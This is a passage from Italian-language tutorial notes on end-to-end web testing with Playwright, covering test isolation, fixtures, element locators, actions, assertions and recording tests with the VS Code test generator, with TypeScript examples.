
test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Expect the page has a title matching a substring.
  await expect(page).toHaveTitle(/Playwright/);
});
```

```
import { test, expect } from '@playwright/test';

test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Expect the page has a title matching a substring.
  await expect(page).toHaveTitle(/Playwright/);
});

test('get started link', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Click the get started link.
  await page.getByRole('link', { name: 'Get started' }).click();
  // Expects page to have a heading with the name of Installation.
  await expect(page.getByRole('heading', { name: 'Installation' })).toBeVisible();
});
```

Esecuzione di Playwright Tests:



Per impostazione predefinita, i test vengono eseguiti su:

- **chromium** (Blink engine)
- **firefox** (Gecko engine)
- **webkit** (engine used by Safari and Apple devices)

Playwright può anche emulare browser per tablet e dispositivi mobili (Chrome e Safari).

Le piattaforme su cui vengono eseguiti i test possono essere configurate nel file `playwright.config.ts`.

Playwright: Test Isolation

Playwright raggiunge l'isolamento partendo da zero:

- I test vengono eseguiti in un ambiente pulito, non influenzato dai test precedenti.
- Ciò significa che ogni test viene eseguito in un ambiente browser completamente nuovo, con il proprio LocalStorage, SessionStorage, cookie, ecc.
- Questo risultato si ottiene utilizzando un nuovo BrowserContext per ogni test (si può pensare a un nuovo BrowserContext come a un profilo di tipo in incognito).

Playwright: Environment e Fixtures

L'ambiente per ogni test è definito utilizzando le Test Fixtures.

In genere, Playwright crea un nuovo BrowserContext per ogni test e fornisce una Page predefinita in tale contesto.

Va considerata una Page come un'astrazione di una scheda in un browser nuovo di zecca.

L'argomento {page} passato alla funzione di test indica a Playwright di impostare la Page Fixture (ad esempio: creare un nuovo BrowserContext e una Page in tale contesto).

```
test('has title', async ({ page }) => {  
  await page.goto('https://playwright.dev/');  
  // Expect the page has a title matching a substring.  
  await expect(page).toHaveTitle(/Playwright/);  
});
```

Scrivere E2E Tests con Playwright:

Tre parti chiave sono cruciali nella scrittura di test E2E automatizzati:

- Individuazione degli elementi.
- Esecuzione delle azioni.
- Affermazione dello stato rispetto alle aspettative (Asserting State).

Playwright: Individuazione degli elementi

Playwright supporta diversi modi per individuare gli elementi.

```
page.getByText(); // locate by text content.  
page.getByLabel(); // locate a form control by associated label's text.  
page.getByPlaceholder(); // locate an input by placeholder.  
page.getByAltText(); // locate an element, usually image, by its text alt.  
page.getByTitle(); // locate an element by its title attribute.  
page.getByTestId(); // locate an element based on its data-testid
```

È anche possibile utilizzare i localizzatori CSS e XPATH:

```
page.locator("#foo ul [data-foo]")  
page.locator("//[@id='foo']//ul//*[data-foo]")
```

Playwright: Esecuzione delle azioni

Una volta individuato l'elemento desiderato, è possibile interagire con esso a livello di codice.

È sufficiente invocare il metodo appropriato sull'elemento individuato.

```
page.locator("#input").clear();
page.locator("#input").fill("Foo");
page.locator("#input").press("Tab");
page.locator("#checkbox").check();
page.locator("#select-course").selectOption("web technologies");
page.locator("#button").click();
page.locator("#button").dblclick();
```

Playwright: Asserting state

Una volta individuato l'elemento desiderato, è anche possibile eseguire asserzioni di test su quell'elemento.

Per effettuare asserzioni, bisogna chiamare `expect(value o locator)` e quindi un matcher che rifletta l'asserzione che si desidera effettuare.

```
expect(page.locator("#foo")).toBeDefined();
expect(page.locator("#foo")).toBeDisabled();
expect(page.locator("#foo")).toBeEmpty();
expect(page.locator("#foo")).toContainText("foo");
expect(page.locator("#foo")).toHaveClass("bar");
expect(page.locator("#foo")).toBeVisible();
expect(page.locator("#foo")).toBeInViewport();
```

Capture e Replay:

Scrivere test a mano è un'attività che richiede molto tempo.

Gli approcci Capture and Replay (C&R) consentono di generare automaticamente codice di test E2E "registrando" (catturando) le interazioni dell'utente.

C&R consente ai tester di creare facilmente test E2E ri-eseguibili semplicemente interagendo con l'app web.


Essendo generato automaticamente, il codice di test C&R potrebbe non essere ottimale a causa di fragilità o instabilità ma possiamo comunque usarlo come punto di partenza.

Playwright supporta C&R (tramite la sua funzionalità Test Generator), quindi vediamolo in azione.

Playwright: Test Generator

Il modo più semplice per iniziare è utilizzare l'estensione Playwright di VS Code.

Nella scheda Test, sotto la scheda Playwright, possiamo selezionare «Record new».



Dopo aver avviato il processo di registrazione, apparirà una finestra del browser. Dobbiamo solo interagire con il browser come utenti finali.

Playwright registrerà tutte le nostre interazioni, generando il codice necessario per replicarle.

Le euristiche integrate vengono utilizzate per determinare i localizzatori migliori.

```
test('should login with correct credentials', async ({ page }) => {  
  await page.goto('http://localhost:4200/home');  
  await page.getByRole('link', { name: 'Login' }).click();  
  await page.getByPlaceholder('Your username').fill('luigi');  
  await page.getByPlaceholder('.....').fill('luigi');  
  await page.getByRole('button', { name: 'Sign in' }).click();  
  await expect(page.locator('#navbar-default')).toContainText('Welcome, luigi');  
});
```